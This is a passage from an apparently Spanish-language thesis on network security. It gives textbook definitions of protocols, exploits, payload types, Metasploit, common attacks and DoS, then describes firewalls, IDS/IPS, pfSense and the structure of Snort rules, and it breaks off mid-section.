Este protocolo es un protocolo de traducción de nombres de dominio a direcciones IP y viceversa, aplicado a todos los servicios que hagan uso de los nombres de dominio como es FTP, HTTP, SMTP, NetBIOS y muchos más, es un protocolo orientado a la no conexión, utiliza el protocolo UDP, y utiliza el puerto 53 del lado del servidor para atender las consultas. Dentro de los ataques a este protocolo se tiene la modificación de la base de datos del servidor, suplantación y denegación de servicio principalmente.

2.3.8 Protocolo DHCP

Es utilizado para asignar un conjunto de configuraciones de red, de manera centralizada y dinámica, evitando al usuario o administrador configurar los datos de cada equipo de manera manual, es orientado a la no conexión, hace uso del protocolo BOOTP (*Bootstrap Protocol*) que es un protocolo de configuración de host anterior a DHCP resolviendo las limitaciones propias de BOOTP, ambos protocolos utilizan el puerto 67 para atender peticiones, los clientes normalmente reservan el

puerto 68 dentro de los parámetros que determina este protocolo se encuentran dirección IP, servidor DNS, gateway, máscara de red.

Tabla 2.2 Puertos de red más usados

Puerto/protocolo	Descripción
20/tcp	FTP File Transfer Protocol - datos
21/tcp	FTP File Transfer Protocol – control
22/tcp	SSH
23/tcp	Telnet
25/tcp	SMTP
53/udp	DNS
80/tcp	HTTP
110	POP3
143//tcp	IMAP
443/tcp	HTTPS
514/udp	Syslog

2.4 Vulnerabilidad

“Una vulnerabilidad de seguridad es una debilidad en un producto (software) que podría permitir a un usuario malintencionado comprometer la integridad, disponibilidad, o confidencialidad de dicho producto.”

La integridad, confidencialidad y la disponibilidad son los tres objetivos principales de la seguridad. Si se carece de uno o más de estos tres elementos, existe una vulnerabilidad de seguridad, y podrían quedar comprometidos uno o varios elementos al mismo tiempo. Por ejemplo, una vulnerabilidad de fuga de información podría comprometer la confidencialidad del producto, mientras que una vulnerabilidad de código remoto podría comprometer su integridad, su disponibilidad y su confidencialidad [3].

2.4.1 Ataque de día cero

El ataque de día cero, es un ataque informático que intenta explotar las vulnerabilidades de software que son desconocidos o no divulgada por el vendedor de software, como se muestra en la **Figura 2.9**. El término cero horas describe el momento en que el exploit se descubre. Durante el tiempo que tarda el proveedor de software para desarrollar y lanzar un parche, la red es vulnerable a estas hazañas.




Figura 2.9 Ataque de día cero

2.5 Introducción a los exploits

Un exploit no es más que una pequeña aplicación escrita con el objetivo de aprovecharse de una vulnerabilidad conocida en un software. La vulnerabilidad es el resultado de un fallo de programación durante su creación o implantación. Por lo general este hecho ocurre en la etapa de implementación, pero el fallo puede haberse introducido en cualquiera de las etapas del ciclo de vida de un software. Podría causar la caída de la aplicación, la modificación de datos que maneja está, el control de la máquina donde se está ejecutando la aplicación u obtener

información sensible de dicho entorno. Otro concepto muy importante cuando abordamos el tema de vulnerabilidad es pentester.

El objetivo de un pentester[1] a la hora de utilizar un exploit es conseguir el máximo de dicha acción, es decir, el control de la máquina remota. Esta acción se logra cuando se consigue ejecutar código arbitrario en la máquina remota a través del exploit. Este código que se ejecuta se denomina payload o shellcode**.** El lenguaje estrella para desarrollar exploits es el lenguaje C, aunque se pueda realizar en otros como Ruby, Java, Phyton, entre otros.

Las vulnerabilidades existen por una mala configuración o la utilización de una versión antigua del software.

2.5.1Payload

Es la parte del código de un exploit que tiene el objetivo de ejecutarse en la máquina víctima para realizar una acción, generalmente, maliciosa. Un payload no es más que una serie de instrucciones que el exploit se encarga de inyectar y hacer que se ejecuten en la máquina vulnerable. Estas instrucciones de código pueden implementar una shell, meterpreter[2], la adición de un usuario al sistema, la descarga y ejecución de éste, etc. Los payloads implementan diversas acciones, aunque algunos son muchos más conocidos que otros.

El caso más genérico para todos los sistemas operativos vulnerables es la ejecución de una shell de tipo inverso. En este caso el atacante habrá conseguido ejecutar una shell en la máquina remota y tomar el control de esta. Además, al ser de tipo inverso, es el *payload* que se ejecuta en la máquina vulnerable quien se conecta al atacante, evitando de esta forma un router. Las instrucciones de los payloads o shellcode son escritas en lenguaje ensamblador. Las *shellcode* suelen ser de tamaño pequeño para poder ser inyectados en espacios pequeños de memoria, como puede ser dentro de un marco de pila. Generalmente, en el proceso de

[1] Es un ataque de software en un sistema informático que busca debilidades de seguridad, el cual puede tener acceso a las funciones y a los datos de la computadora.
[2] Meterpreter es un intérprete de comandos que permite de una forma segura y suave interactuar con la máquina objetivo.

compilado de la shellcode se generan bytes nulos, los cuales pueden provocar la parada de la ejecución del código. Se debe tener en cuenta ese hecho cuando se genere este tipo de código.

Tipos de payloads

Existen distintos tipos, *inline* o *Singles*, *Stagers* y *Staged*. Estos diferentes tipos aportan gran versatilidad y son de gran utilidad en los infinitos escenarios a los que se enfrenta el *pentester*.

Los *payloads* de tipo single son código autónomo que solamente realizan una tarea concreta. Por ejemplo, cuando el *exploit* inyecta el *payload* en la memoria y éste se ejecuta otorgando una *shell* inversa al atacante, añadiendo un usuario al sistema o mostrando algún tipo de mensaje de alerta al usuario.

Los *payloads* de tipo stargers son los encargados de crear la conexión entre el atacante y la víctima, son el paso previo a la descarga de todo el *payload*. Existen *payloads* con diversas funcionalidades, como puede ser meterpreter. Este tipo de *payloads* necesitan crear una conexión con la máquina vulnerada y después descargar el resto de código en otra zona, por lo que los *payloads* de tipo *stargers* son los utilizados para descargar *payloads* de tipo *staged*.

Los *payloads* de tipo *staged* se descargan y son ejecutados por los de tipo *stargers* y normalmente son usados para realizar tareas complejas o con gran variedad de funcionalidades. En otras palabras, los de tipo *staged* utilizan pequeños stargers para ajustarse en pequeños espacios de memoria donde realizan la explotación. La cantidad de memoria que se dispone para realizar la explotación, en la mayoría de los casos, está limitada [3].

2.5.2 Metasploit

Es el nombre que recibe el proyecto, *open source*, sobre seguridad informática. Este proyecto facilita el trabajo al auditor proporcionando información sobre vulnerabilidades de seguridad, ayudando a explotarlas en los procesos de *pentesting* o de *test de intrusión*. El subproyecto más famoso que dispone es

metasploit framework, o simplemente denominado *metasploit*. Este *framework* es un conjunto de herramientas con las que el auditor puede desarrollar y ejecutar *exploits* y lanzarlos contra máquinas para comprobar la seguridad de estas. Otras de las funcionalidades que aporta es un archivo de *shellcodes*, herramientas para recolectar información y escanear en busca de vulnerabilidades.

Metasploit en Kali Linux

Los binarios de tipo *msf*, que son herramientas que aportan distintas funcionalidades al *framework* como:

- Línea de comandos para interactuar con *metasploit*.
- Interfaz gráfica para interactuar con *metasploit*.
- Generación de *payloads*.
- Ofuscación de los *payloads* mediante *encoders*.
- Análisis en binario.

La ruta de los binarios *msf* en Kali Linux se encuentra en la variable *$PATH* por lo que simplemente lanzándolos desde la línea de comandos se pueden ejecutar, independientemente de la ubicación donde se encuentre el usuario. A continuación, se muestra en la **Tabla 2.3** a modo de resumen de los binarios más importantes del *framework*.

Tabla 2.3 Binarios MSF de metasploit en Kali

Binario	Descripción
msfconsole	Línea de comandos de Metasploit que permite ejecutar módulos y realizar diversas acciones en un test de instrusion.
msfpayload	Permite generar shellcode en distintos lenguajes de programacion, e incluso embeberlas en ejecutables de Windows o binarios de unix
msfupdate	Permite actualizar el framework, incluyendo módulos y funcionalidades.

2.6 Ataques en redes de datos

Actualmente los antivirus son sistemas primordiales en cada dispositivo final de una red. Otras líneas de defensa muy utilizadas en la parte perimetral de una red son los firewalls y los sistemas IDS/IPS. La principal función de estos sistemas es proporcionar protección a una red ante diversos métodos de ataque, tales como: virus, troyanos, ataques de denegación de servicios (DoS), etc. En las siguientes subsecciones daremos breves definición de esos conceptos.

2.6.1Virus

Un virus es un software malicioso, a menudo perjudicial. Los virus no están estructurados para existir por sí mismos. Cuando el programa al que el virus está vinculado se ejecuta, el código del virus también se ejecuta y realiza sus acciones maliciosas. Estas acciones normalmente incluyen difundirse a sí mismo hacia otros programas o discos.

2.6.2Gusanos

Un gusano ejecuta código intruso e instala copias de sí mismo en la memoria de la computadora infectada. El propósito principal de un gusano es replicarse automáticamente y extenderse a través de la red de sistema a sistema. El gusano se extiende por sus propios medios, así como se reproduce, lo único que requiere es que su creador lo active.

2.6.3Troyano

Un troyano es un programa que oculta su naturaleza maliciosa detrás de la fachada de algo útil o interesante. Un troyano es un programa completo y autocontenido que está diseñado para realizar algún tipo de acción malintencionada. Es un tipo no auto-replicable de malware, que a menudo contienen código malicioso, diseñado para parecerse a otra cosa, como una aplicación o archivo legítimo.

2.6.4Denegación de servicio (DoS)

Consiste en distintas actuaciones que persiguen colapsar determinados equipos o redes informáticas, para impedir que puedan ofrecer sus servicios a sus clientes y usuarios. Para ello, existen varias posibilidades de conseguirlo:

- Múltiples conexiones simultáneas.
- Generación de grandes cantidades de tráfico.
- Transmisión de paquetes de datos malformados
- Sabotajes mediante routers “maliciosos”.
- Activación de programas “bacterias”.
- Envío masivo de miles de mensajes de correo electrónico.
- Incumplimiento de las reglas de un protocolo.

Con base en el incumplimiento de las reglas de un protocolo podemos poner un ejemplo de un ataque que es muy común actualmente, el cual se describe acontinuación:

“SYN Flood”: este ataque se basa en el incumplimiento de las reglas básicas del protocolo TCP por parte del cliente. Al establecer la conexión mediante el procedimiento “three-way handshake”, se envía una petición de conexión al equipo víctima, pero no se responde a la aceptación de la conexión por parte de este equipo (generalmente se facilita una dirección IP falsa), el equipo víctima deja la conexión en estado “semi-abierta”, consumiendo de este modo recursos de la máquina. Las conexiones semi-abiertas caducan al cabo de cierto tiempo, liberando sus recursos. No obstante, si se envían muchas peticiones de conexión siguiendo el ataque de SYN Flood, se colapsarán los recursos del equipo víctima, que no podrá atender nuevas conexiones legítimas. El ataque se puede ver en la siguiente **Figura 2.10**. En la parte A se muestra una sesión TCP cumpliendo las reglas. Y en la parte B se muestra el ataque de SYN flood [4], este se presenta en el momento de incumplir las reglas básicas del protocolo TCP, mediante la omisión del acuse de recibo.

Figura 2.10 Ataque SYN flood

Por ultimo definiremos los conceptos de seguridad perimetral, los cuales serán de mucha utilidad para la correcta comprensión de la presente tesis.

2.7 Seguridad perimetral

En general, la seguridad perimetral consiste en la arquitectura y elementos de red que proporcionan seguridad al perímetro de una red interna frente a otra externa, que generalmente es Internet [5]. En otras palabras, un sistema de seguridad perimetral es un conjunto de equipos que se dedican a la protección de todo el sistema informático de una organización. Por ejemplo, el firewall, los antivirus y desde luego los sistemas IDS/IPS.

2.7.1Firewall

Son mecanismos de protección utilizados para establecer un control de acceso de los paquetes que entran y salen de una red. Funcionan mediante la definición de políticas, las cuales establecen lo que se va a permitir y lo que será restringido. Al hablar de políticas nos referimos a un conjunto de reglas que establecerá lo que será permitido y negado. Una política puede ser tan específica como se desee, dependiendo también de las capacidades del firewall [6]. En la **Figura2.11** se muestra el funcionamiento principal de un firewall.




Figura 2.11 Funcionamiento de un firewall

2.7.2 IDS

SANS lo define como "... el acto de detectar acciones que intentan comprometer la confidencialidad, integridad o disponibilidad de un recurso" [7].

Por lo cual un sistema de detección de intrusos es el sistema que se encarga de detectar entradas no permitidas dentro de una red determinada. Su principal desventaja es actuar en el modo pasivo y lo hace poco eficiente, debido a que permite que las intrusiones entren en la red [8].

Estos sistemas pueden proveer de información muy específica como por ejemplo tipo de ataque, hora de ejecución, IP del atacante y de la víctima, etc. El funcionamiento general de los IDS se basa en detectar tráfico malicioso mediante firmas o anomalías, sin embargo, estas firmas pueden ser modificadas a conveniencia del usuario para hacerlo más seguro. Existen dos tipos de IDS, basado en host o basado en red.

IDS basado en host (HIDS)

Residen en el propio host que monitorean (agente IDS), por lo que tienen acceso a información recolectada por las propias herramientas de auditoria del host (registros de actividad, accesos al sistema de archivos, logs de registro, etcétera). Ver **Figura 2.12.**




Figura 2.12 IDS basados en host

Los agentes IDS, envían su información del sistema donde se encuentran, hacia un servidor IDS.

IDS basado en Red (NIDS)

Analiza el tráfico de un equipo o red. Debe implementarse un esquema en donde reciba el tráfico de todos los equipos conectados a la red. Generalmente, se instala en el perímetro de la red o subred para poder monitorear el tráfico de entrada y salida de la misma. El éxito en su funcionamiento depende de su correcta ubicación y administración. Una de sus topologías básicas es la que se muestra en la **Figura 2.13.**




Figura 2.13 IDS basado en red

Principales ventajas y desventajas de los HIDS y NIDS.

Tabla 2.4 Principales ventajas y desventajas entre sistemas NIDS y HIDS.

Tipos	Ventajas	Desventajas
HIDS	• Detecta mejor los ataques desde dentro de la red, ya que monitorea inicios de sesión, cambios de archivos, registro, etc. • Sólo se encarga de proteger el host en donde reside, por lo que consume pocos recursos.	• Lentitud de respuesta. • Requiere su desarrollo bajo diferentes sistemas para diferentes plataformas. • Desde el momento en que ha sido atacado con éxito, ya no se puede confiar en sus informes.
NIDS	• Se instala en segmentos de red, por lo que con un solo NIDS puede detectar ataques en todos los equipos conectados en él. • Resultan independientes de la plataforma utilizada por los distintos equipos de la red.	• Resultan totalmente ineficientes en sistema con tráfico cifrado. • Su funcionamiento requiere suficiente RAM y CPU dependiendo de la cantidad de tráfico en la red. • Si se produce congestión momentánea en la red, podría perder paquetes.

2.7.3 IPS

El Sistema de Prevención de Intrusos (IPS) es una tecnología de software más hardware que ejerce el control de acceso en una red de computadoras para protegerla de ataques y abusos. La tecnología de Prevención de Intrusos (IPS) es considerada por algunos como una extensión de los Sistemas de Detección de Intrusos (IDS), pero en realidad es otro tipo de control de acceso, más cercano a las tecnologías de firewalls; incluso los complementan [9].

Un sistema de prevención de intrusiones se utiliza para eliminar activamente paquetes de datos o interrumpir conexiones que contienen datos no autorizados [10].

Un dispositivo IPS se implementa en el modo en línea. Esto significa que todo el tráfico de entrada y salida debe fluir a través de él para su procesamiento. Un IPS no permite a los paquetes poder entrar en el lado de confianza de la red sin primero ser analizados. Es capaz de detectar y abordar de inmediato un problema de red [11].

Los criterios de seguridad para el establecimiento de la ubicación de los IDS/IPS dependerán del equipo que se va a utilizar y del software que se va implementar. Atendiendo a los criterios de seguridad en una red, se distinguen tres zonas en las que se pueden ubicar los sistemas de detección y prevención de intrusiones.

a) Zona roja: es conocida por su riesgo, elevado se encuentra por arriba del firewall por lo cual “ve y escucha” todo el tráfico, por lo que el sistema IDS/IPS deberá configurarse de modo que tenga poca sensibilidad, porque habrá posibilidad de muchas falsas alarmas.
b) Zona verde: se ubica en la misma zona que el firewall; sin embargo, cuenta con un poco menos de falsas alarmar debido a que el firewall realiza el filtrado de accesos predefinidos para la red.
c) Zona azul: es la zona de confianza, se encuentra por detrás del firewall, en esta zona cualquier tipo de acceso anómalo que haya en la red hay que analizarlo con detenimiento, pues las reglas del firewall solo “permitirá” acceso legítimo, sin embargo, aún cabe la posibilidad de falsas alarmas.

En la siguiente **Figura 2.14** se puede observar las diferentes ubicaciones antes mencionadas.




Figura 2.14 Ubicaciones de los IDS/IPS

Como prevención el IPS a menudo se encuentra directamente detrás del firewall y se proporciona una capa complementaria de análisis que selecciona negativamente para el contenido peligroso. Analiza de forma activa y toma acciones automatizadas en todos los flujos de tráfico que entran en la red. En concreto, estas acciones incluyen:

- Envía una alarma a el administrador
- Deja caer los paquetes maliciosos.
- Bloqueo de tráfico desde la dirección de origen.
- Restablecimiento de la conexión.

Como un componente de seguridad en línea, el IPS debe trabajar de manera eficiente para evitar un rendimiento degradante de la red. También debe trabajar rápido porque los *exploits* pueden ocurrir casi en tiempo real. El IPS también debe detectar y responder con precisión, a fin de eliminar las amenazas y los falsos positivos (*paquetes legítimos malinterpretado como amenazas*).

Para la detección el IPS tiene una serie de métodos para encontrar *exploits*, pero la detección basada en firmas y detección basada en la anomalía estadística son los dos mecanismos dominantes.

Detección basada en firmas: se basa en un diccionario de patrones único de identificación (*o firmas*) en el código de cada *exploit*. Cuando un *exploit* es descubierto, su firma se registra y almacena en un diccionario. Dicho de otra manera, los IDS/IPS analizan el tráfico de la red mediante la detección por firmas que consiste en la definición de un patrón con características específicas, las cuales comúnmente se basan en patrones de amenazas ya conocidas. Pues las firmas contienen características como tipo de tráfico, dirección de flujo, protocolo, direcciones IP, puertos o incluso el contenido de datos en el paquete. Cuando un paquete de red coincide con este patrón, entonces se levantará la alerta y posiblemente una acción seguida. Los desarrolladores de IDS/IPS comúnmente liberan nuevas firmas para poder detectar amenazas recientes.

Detección de anomalías de Estadística: toma muestras de tráfico de red de forma aleatoria y los compara con un nivel de rendimiento de referencia previamente calculada. Cuando la muestra de la actividad de tráfico de la red está fuera de los parámetros de rendimiento de referencia (también llamada *línea base de la red*), el IPS toma medidas para manejar la situación.

Por lo tanto, un IPS puede ser considerado como una tecnología nueva que evoluciono del IDS, para venir a complementarlo de tal manera que no permite que intrusiones entren en la red de confianza, analiza el tráfico en tiempo real para buscar anomalías e interrumpirlas si cumplen con ciertos patrones (*firmas*) ya conocidas.

2.7.4Antivirus

El software antivirus es un programa computacional que detecta, previene y toma medidas para desarmar o eliminar programas de software malintencionados, como virus y gusanos.

2.7.5 Honeypots

Los sistemas Honey Pot son servidores señuelo o configuración de sistemas para recopilar información sobre un atacante o intruso en el sistema. Es importante

recordar que Honey Pots no sustituyen otros sistemas de seguridad en Internet tradicional; que son un nivel o sistema adicional. En un sentido, son variantes de sistemas de detección de intrusos (IDS estándar), pero con más de un enfoque en la recolección y el engaño de la información [12].

2.8 pfSense

El Sistema Operativo pfSense es de código abierto y distribución gratuita personalizada de FreeBSD diseñado específicamente para su uso como un firewall y un router que se gestiona por completo a través de la interfaz web. Además de ser un potente firewall, flexible y de plataforma de enrutamiento, incluye una larga lista de características relacionadas y un sistema de paquetes que permite mayor capacidad de expansión sin añadir muchas y potenciales vulnerabilidades de seguridad a la distribución base [13].

2.8.1 Requerimientos de pfSense

pfSense tiene la flexibilidad para ser instalado en una amplia gama de hardware, pero se apoya en la actualidad en la arquitectura 32 y 64 bits. Acontinuación se describen los requisitos mínimos de hardware para pfSense 2.x. Tenga en cuenta que los requisitos mínimos no son adecuados para todos los entornos. Usted puede ser capaz de llegar a funcionar con menos del mínimo, pero con menos memoria que puede comenzar a intercambiar en el disco, lo que retrasará considerablemente el sistema.

- CPU - 500 Mhz como mínimo y 1 Ghz recomendado.
- RAM - 256 MB como mínimo y 1 GB recomendado.
- Disco duro de 20 GB o más y CD-ROM o USB para la instalación inicial.
- 2 o más tarjeta de red (NIC) de preferencia Intel a 1Gbps o más.
- Teclado estándar.
- Monitor estándar.

2.9 Herramientas para analizar el desempeño de un IDS/IPS

En la siguiente sección se describirán de manera muy breve un conjunto de herramientas necesarias para analizar el rendimiento de un IDS/IPS. Las principales que se utilizaron en el presente trabajo son: Wireshark, NTOPNG, TFGEN.

2.9.1 Wireshark

Wireshark es uno de los analizadores de protocolos de red más utilizados en el área de medición y monitoreo de tráfico de red. Wireshark permite ver lo que está sucediendo en la red a nivel microscópico [14]. Cuenta con filtros de captura y visualización, que permiten capturar y/o visualizar un determinado flujo de paquetes con características específicas.

2.9.2 NTOPNG

Es un software de monitoreo de tráfico de código abierto de red que muestra el nivel de uso de la misma, de forma similar a lo que hace el comando populares top Unix. NTOPNG se basa en libpcap y se ha escrito de una manera portátil para ejecutar prácticamente en todas las plataformas Unix, MacOSX y Windows también.

Los usuarios pueden utilizar un navegador web para navegar a través de (*que actúa como un servidor web*) la información sobre el tráfico y obtener un volcado del estado de la red. Sus principales características son las siguientes:

- Una interfaz web.
- Configuración limitada y administración a través de la interfaz web.
- Reducido uso de la CPU y memoria (que varían de acuerdo al tamaño de la red y el tráfico).

Para la presente tesis se utilizó para ver el comportamiento de la red cuando se implementaron los ataques de prueba.

2.10 TFGEN

Es un generador de tráfico UDP, que genera paquetes hacia una red, estos paquetes pueden enviarse en intervalos de tiempo y de diferentes tamaños. De igual manera cuenta con especificaciones hacia un puerto que se le puede configurar. Este tipo de tráfico no es detectado como amenaza por las redes, puede ser usado para denegaciones de servicio o para hacer pruebas de rendimiento de redes.

CAPÍTULO 3

3 SNORT

Snort es un sistema de detección/prevención de intrusiones de red de código abierto, capaz de realizar análisis de tráfico en tiempo real y registro de paquetes en redes IP. Puede realizar análisis de protocolos, contenido de búsqueda / matching, y se puede utilizar para detectar una variedad de ataques y sondeos; tales como: escaneo de puertos sigilosos, ataques CGI (*Common Gateway Interface*), sondeos SMB (*Server Message Block*), intentos de OS fingerprinting, entre otros.

Snort es soportado por los Sistemas Operativos: Fedora. Centos, FreeBSD y Windows; para la realización de este trabajo se utilizó pfSense, el cual es una variante de FreeBSD.

Snort funciona en base a un conjunto de reglas, las cuales se describen en la siguiente subsección.

3.1 Reglas de Snort

Snort opera usando firmas de detección llamadas rulesets. Las reglas pueden ser creadas por el usuario o descargadas de internet. El paquete de Snort actualmente ofrece soporte para las siguientes reglas:

- Reglas Snort VRT (*Vulnerability Research Team*) (*reglas libres con registro*)
- Reglas Comunitarias Snort GPLv2. (*distribución libre*)
- Amenazas Emergentes (*distribución libre*).
- Amenazas Emergentes (*reglas de paga*).

Las reglas comunitarias y las reglas de amenazas emergentes están disponibles gratuitamente sin registrarse. Las reglas Snort VRT son ofrecidas de dos formas: a) Registrándose gratuitamente en http://www.snort.org y obteniendo un OinkCode. El registro gratuito proporciona acceso a reglas que han sido lanzadas hace 30 días o

más. b) Mediante una suscripción de pago que ofrece actualizaciones dos veces por semana (*y algunas veces más frecuente*) de las reglas.

Las reglas de Snort se dividen en dos secciones lógicas, la cabecera de la regla y las opciones de la regla. La cabecera contiene la acción, protocolo, dirección IP origen y destino, máscaras de subred e información de los puertos de origen y destino. La sección opciones de la regla contiene mensajes e información de alerta en el que partes del paquete deben ser inspeccionados para determinar si se debe tomar la acción de alguna regla. En la siguiente **Figura 3.1** podemos ver los parámetros que se encuentran en la cabecera de una regla.




Figura 3.1 Estructura de una regla de Snort.

3.1.1 Cabecera de la regla

Acción

Dice a Snort qué hacer cuando se encuentra un paquete que coincide con los criterios de la regla. Hay 5 acciones disponibles por defecto en Snort: *alert*, *log*, *pass*, *active* y *dynamic*. Además, si se está ejecutando Snort en modo en línea (IPS), usted tiene opciones adicionales que incluyen drop, reject y sdrop. En la **Tabla 3.1** se describen las funciones de estas acciones.

Tabla 3.1 Opciones de acción en la cabecera de una regla

alert	Genera una alerta utilizando el método de alerta seleccionada, y luego ingresa el paquete.
log	Comprueba el paquete.
pass	Ignora el paquete.
activate	Alerta y luego activa otra regla dinámica.

dynamic	Permanece inactivo hasta que se activa por una regla de activación, acontinuación, actúa como una regla de registro.
drop	Bloquea y registra el paquete.
reject	Bloquea el paquete, lo registra y luego envía un TCP reset si el protocolo es TCP o un “ICMP port unreachable” si el protocolo es UDP.
sdrop	Bloquea el paquete pero no lo registra en un log.

Protocolos

Hay cuatro protocolos que Snort analiza para detectar un comportamiento sospechoso, los cuales son: TCP, UDP, ICMP e IP.

Direcciones IP

Las direcciones están formadas por una dirección IP numérica y un bloque CIDR.

Número de puertos

